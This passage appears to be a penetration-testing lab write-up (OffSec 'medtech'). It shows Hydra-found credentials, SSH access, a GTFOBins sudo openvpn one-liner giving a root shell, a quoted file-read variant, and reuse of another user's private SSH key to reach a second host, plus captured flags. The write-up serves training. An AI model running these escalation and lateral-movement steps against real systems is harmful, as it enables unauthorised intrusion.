Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-09-19 17:30:02
→ medtech
```

we found that user `offsec` uses password `password`

Let's ssh to it

```
ssh offsec@192.168.244.122
```

```
→  medtech ssh offsec@192.168.244.122
offsec@192.168.244.122's password:
Last login: Wed Mar  8 07:42:02 2023
(lshell) - You are in a limited shell.
Type '?' or 'help' to get the list of allowed commands
offsec:~$
```

```
offsec:~$ help
cat  cd  clear  echo  exit  help  history  ll  lpath  ls  lsudo  sudo
offsec:~$ ls
local.txt
offsec:~$ cat local.txt
bdc81de20c9f6f944c548edde4be9214
offsec:~$
```


Flag: **bdc81de20c9f6f944c548edde4be9214**

Let's escalate our privileges to root

```
sudo -l
```

```
offsec:~$ sudo -l
[sudo] password for offsec:
Matching Defaults entries for offsec on vpn:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User offsec may run the following commands on vpn:
    (ALL : ALL) /usr/sbin/openvpn
offsec:~$
```

running sudo -l shows us that we can use sudo on openvpn let's search GTFobins for exploit



Let's use a to escalate to root

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a)
```
sudo openvpn --dev null --script-security 2 --up '/bin/sh -c sh'
```

(b) The file is actually parsed and the first partial wrong line is returned in an error message.

```
LFILE=file_to_read
sudo openvpn --config "$LFILE"
```

```
sudo openvpn --dev null --script-security 2 --up '/bin/sh -c sh'
```

```
offsec:~$ sudo openvpn --dev null --script-security 2 --up '/bin/sh -c sh'
2023-09-19 21:10:43 Cipher negotiation is disabled since neither P2MP client nor server mode is enabled
2023-09-19 21:10:43 OpenVPN 2.5.5 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] built
 on Mar 22 2022
2023-09-19 21:10:43 library versions: OpenSSL 3.0.2 15 Mar 2022, LZO 2.10
2023-09-19 21:10:43 NOTE: the current --script-security setting may allow this configuration to call user-defined scripts
2023-09-19 21:10:43 ******* WARNING *******: All encryption and authentication features disabled -- All data will be tunnell
ed as clear text and will not be protected against man-in-the-middle changes. PLEASE DO RECONSIDER THIS CONFIGURATION!
2023-09-19 21:10:43 /bin/sh -c sh null 1500 1500   init
# id
uid=0(root) gid=0(root) groups=0(root)
```

```
# pwd
/home
# cd /root
# pwd
/root
# ls
proof.txt  scripts  snap
# cat proof.txt
b2b1c1763572df029c88f210560e2629
#
```

Flag: **b2b1c1763572df029c88f210560e2629**

let's navigate to mario folder

```
# bash
root@vpn:/home/offsec# cd ..
root@vpn:/home# ls
mario  offsec
root@vpn:/home# cd mario
root@vpn:/home/mario# ls
root@vpn:/home/mario# ls -la
total 32
drwxr-x--- 4 mario mario 4096 Oct  6  2022 .
drwxr-xr-x 4 root  root  4096 Oct  3  2022 ..
-rw------- 1 mario mario   58 Oct  3  2022 .bash_history
-rw-r--r-- 1 mario mario  220 Jan  6  2022 .bash_logout
-rw-r--r-- 1 mario mario 3771 Jan  6  2022 .bashrc
drwx------ 2 mario mario 4096 Oct  6  2022 .cache
-rw-r--r-- 1 mario mario  807 Jan  6  2022 .profile
drwx------ 2 mario mario 4096 Oct  3  2022 .ssh
root@vpn:/home/mario# cd .ssh
root@vpn:/home/mario/.ssh# ls
id_rsa  id_rsa.pub  known_hosts  known_hosts.old
```

let's try to connect to mario using ssh

```
ssh -i id_rsa mario@172.16.244.14
```

```
root@vpn:/home/mario/.ssh# ssh -i id_rsa mario@172.16.244.14
Linux NTP 5.10.0-18-amd64 #1 SMP Debian 5.10.140-1 (2022-09-02) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Oct  6 11:35:48 2022 from 192.168.118.2
$ id
uid=1001(mario) gid=1001(mario) groups=1001(mario)
$ ls
local.txt
$ whoami
mario
```

```
$ hostname
NTP
$ bash
mario@NTP:~$ cat local.txt
8ab99d4a0743ce56035cbe93a863712d
mario@NTP:~$
::1             ff02::2         ip6-allrouters  ip6-loopback    NTP
ff02::1         ip6-allnodes    ip6-localhost   localhost
mario@NTP:~$
```

Flag: **8ab99d4a0743ce56035cbe93a863712d**